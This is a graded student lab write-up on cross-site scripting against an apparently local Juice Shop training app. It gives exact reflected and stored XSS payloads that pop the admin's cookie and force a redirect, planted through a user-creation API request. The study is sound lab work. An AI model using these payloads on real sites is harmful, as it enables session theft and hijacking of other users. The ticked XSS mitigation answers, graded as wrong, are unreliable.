Q1 Study Group Information

0 Points

Students can optionally form study groups of *no more than 3 students* to complete lab activities.

Study groups are not allowed to collaborate to complete any other assignments in the course besides written lab activities.

Please enter the names/unityIDs (for example: Laurie Williams, lawilli3) of the students in your study group:

Vishnu Challa, vchalla2
Srujan Ponnur, sponnur
Varun Kumar Veginati, vvegina

Q2 XSS Cookie Information

43 Points

Attack Goal: Use XSS to generate a popup alert that displays a user's cookie information.

Q2.1 Steps

30 Points

List your steps, including the exact input fields used and exact inputs used:

Step 1 - First I have logged in using a test account. username: "demo" and password: "demo". Then I have navigated to Account -> Orders & Remote -> Order History and clicked on the truck icon with the orderID: fe01-f0851c225927312c. Here I have noticed a parameter in the URL to inject Html code. The URL is as follows:

"http://localhost:3000/#/track-result?id=fe01-f0851c225927312c" when modified to "http://localhost:3000/#/track-result?id=<h1>Hello</h1>" it inserts the text "Hello" in the website and injects the Html code in the

browser document.
Similarly, I have tried inserting javascript code "http://localhost:3000/#/track-result?id=<script>alert("hello");</script>". It seems to be inserted in the browser document but it is not getting reflected on loading the webpage. Then I have tried adding the same code in the HTML tags and it works. With this, I have understood the website is accepting HTML tags for Injection.

Step 2 - Then in the same account I have hit the below URL and was able to fetch the cookie of user "demo". I have verified the results with the cookie information provided in the "Network" tab of the browser console.

http://localhost:3000/#/track-result?id=<iframe src="javascript:alert(document.cookie)">

Step 3 - From all the above findings I have decided to steal the admin's cookie information when he/she logs in and lists all the users through the URL "http://localhost:3000/#/administration". In order to achieve this, I have to perform a Stored XSS attack.

Step 4 - I have to create a user with username="<iframe src="javascript:alert(document.cookie)">" to trigger this script when all the users are listed by the admin. For this, I have understood the payload being used to create a user. Keeping my console open I have created a sample user with username="sample@test.com" and password="demodemo" and observed the payload which is as below:

```
fetch("http://localhost:3000/api/Users/", {
  "headers": {
    "accept": "application/json, text/plain, */*",
    "accept-language": "en-US,en;q=0.9",
    "content-type": "application/json",
    "sec-ch-ua": "\" Not;A Brand\";v=\"99\", \"Google
Chrome\";v=\"97\", \"Chromium\";v=\"97\"",
    "sec-ch-ua-mobile": "?1",
    "sec-ch-ua-platform": "\"Android\"",
    "sec-fetch-dest": "empty",
    "sec-fetch-mode": "cors",
    "sec-fetch-site": "same-origin"
  },
  "referrer": "http://localhost:3000/",
  "referrerPolicy": "strict-origin-when-cross-origin",
  "body": "
{\"email\":\"sample@test.com\",\"password\":\"demodemo\",\"pas
swordRepeat\":\"demodemo\",\"securityQuestion\":
{\"id\":7,\"question\":\"Name of your favorite pet?
\",\"createdAt\":\"2022-01-
20T19:38:21.309Z\",\"updatedAt\":\"2022-01-
20T19:38:21.309Z\"},\"securityAnswer\":\"dog\"}",
  "method": "POST",
  "mode": "cors",
  "credentials": "include"
});
```

Here is have replaced the email as "<iframe src='javascript:alert(document.cookie)'>" and hit enter. This will create a user with the script I have given.


Step 5 - Now I have logged in using admin credentials username="admin@wolfpa.ck" and password="admin123" and navigated to http://localhost:3000/#/adminstration and was popped up with the cookie information of the administrator. I have verified the cookie information with the cookie information in the "Network" tab cookie information in the browser console.

Q2.2 Attack

13 Points

Upload an image/screenshot of your successful attack:

▾ Screenshot 2022-01-20 at 2.50.43 PM.png Download



localhost:3000 says

```
cookieconsent_status=dismiss;
continueCode=zj8exOlDwJKkP5gRLapr74mAY7t1T6iK7S8vG2vEWq
nB6yVobZ9zMY1NX3QO; language=en;
token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJ
zdWNjZXNz
liwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFk
bWluQHdvbGZwYS5jayIsInBh
c3N3b3JkIjoiMDE5MjAyM2E3YmJkNzMyNTA1MTZmMDY5ZGYxOGI
1MDAiLCJyb2xlIjoiYWRtaW4iLCJk
```

OK


Administration

Registered Users

admin@wolfpa.ck
jim@wolfpa.ck
bender@wolfpa.ck
bjoern.kimminich@gmail.com
ciso@wolfpa.ck
support@wolfpa.ck
morty@wolfpa.ck
mc.safesearch@wolfpa.ck
J12934@wolfpa.ck

	cts in town! Highly a.ck)	
2	Great shop! Awesome service! (***@wolfpa.ck)	
3	Nothing useful available here! (***der@wolfpa.ck)	
	Incompetent customer support! Can't even upload photo of broken purchase!...	
	This is **the** store for awesome stuff of all kinds! (anonymous)	
	Never gonna buy anywhere else from now on! Thanks for the great service! (anonymous)	
	Keep up the good work! (anonymous)	

▾ Screenshot 2022-01-20 at 2.57.05 PM.png Download



Request Cookies ☐ show filtered out request cookies

Name	Value	D.	Path	Expir...	Size	Http...	Secure	Sam...	Sam...	Pri...
cookieconsent_status	dismiss	l...	/	2023...	27					Medi...
continueCode	zj8exOlDwJKkP5gRLapr74mAY7t1T6iK7S8v...	l...	/	2023...	72			Lax		Medi...
language	en	l...	/	2023...	10			Lax		Medi...
token	eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.e...	l...	/	2022...	760			Lax		Medi...
io	4zLUlFHmJqWbeTakAAAR	l...	/	Sess...	22	✓		Strict		Medi...

localhost:3000/#/administration
Dimensions: Res... 383 x 734 100%
Elements Console Sources Network Performance Memory Application Security Lighthouse
Preserve log Disable cache No throttling
Headers Payload Preview Response Initiator Timing Cookies
cookieconsent_status
Administration
Registered Users
admin@wolfpa.ck
jim@wolfpa.ck
bender@wolfpa.ck
bjoern.kimminich@gmail.com
ciso@wolfpa.ck
support@wolfpa.ck
morty@wolfpa.ck
36 requests 501 kB tr

Q3 XSS Redirect

43 Points

Attack Goal: Use XSS to redirect a use to the NCSU Computer Science homepage.

Q3.1 Steps

30 Points

List your steps, including the exact input fields used and exact inputs used:

Step 1 - In the above exercise question, we have learned about a way to perform a stored XSS attack. Now we will use the same method to inject a script that redirects our target user to the NCSU computer science department website.

Step 2 - The HMTL script for the redirect is as follows:

<meta http-equiv="refresh" content="0;
URL=https://www.csc.ncsu.edu/">

I have to insert this script as a username in the database so that whenever an admin lists all the usernames he/she will automatically get redirected to the NCSU computer science department website.

Quick Test: http://localhost:3000/#/track-result?id=<meta http-equiv="refresh" content="0; URL=https://www.csc.ncsu.edu/">
This URL redirects the user from the results tracking page to the NCSU computer science page.

Step 3 - Similar to the payload used in the above question to create a new user, we will modify the username with our desired HTML script for redirection.

```
fetch("http://localhost:3000/api/Users/", {
  "headers": {
    "accept": "application/json, text/plain, /",
    "accept-language": "en-US,en;q=0.9",
    "content-type": "application/json",
    "sec-ch-ua": "\" Not;A Brand\";v=\"99\", \"Google
Chrome\";v=\"97\", \"Chromium\";v=\"97\"",
    "sec-ch-ua-mobile": "?1",
    "sec-ch-ua-platform": "\"Android\"",
    "sec-fetch-dest": "empty",
    "sec-fetch-mode": "cors",
    "sec-fetch-site": "same-origin"
  },
  "referrer": "http://localhost:3000/",
  "referrerPolicy": "strict-origin-when-cross-origin",
  "body": "{\"email\":\"<meta http-equiv=refresh content=\'0;
URL=https://www.csc.ncsu.edu\'>\",\"password\":\"demodemo\",\
"passwordRepeat\":\"demodemo\",\"securityQuestion\":
{\"id\":7,\"question\":\"Name of your favorite pet?
\",\"createdAt\":\"2022-01-
21T16:04:47.965Z\",\"updatedAt\":\"2022-01-
21T16:04:47.965Z\"},\"securityAnswer\":\"dog\"}",
  "method": "POST",
  "mode": "cors",
  "credentials": "include"
});
```

Observe the username which is our malicious HTML script. This will get inserted as a username in the database and get executed as HTML when rendered from the browser's end.


Step 4 - Now I have logged in using admin credentials username="admin@wolfpa.ck" and password="admin123" and navigated to http://localhost:3000/#/adminstration and was redirected immediately to the NCSU computer science department website.

Q3.2

13 Points

Upload an image/screenshot of your successful attack:

Screenshot 2022-01-21 at 12.20.15 PM.png Download



Q4 Mitigation Techniques

14 Points

Which of the following techniques can be used to mitigate the risk of cross-site scripting attacks? Mark ALL that apply.

- [ ] use denylist
- [✓] use a database framework like Hibernate
- [✓] use encoding libraries to help sanitize user inputs
- [✓] use a static analysis tool
- [✓] use prepared statements when processing input fields

Workshop 2: Cross-Site Scripting

● GRADED

GROUP
Vishnu Challa
Srujan Ponnur
Varun Kumar Veginati
View or edit group

TOTAL POINTS
86 / 100 pts

QUESTION 1
Study Group Information **0** / 0 pts

QUESTION 2
XSS Cookie Information **43** / 43 pts

2.1	Steps	**30** / 30 pts
2.2	Attack	**13** / 13 pts

QUESTION 3
XSS Redirect **43** / 43 pts

3.1	Steps	**30** / 30 pts
3.2	(no title)	**13** / 13 pts

QUESTION 4

Mitigation Techniques

0 / 14 pts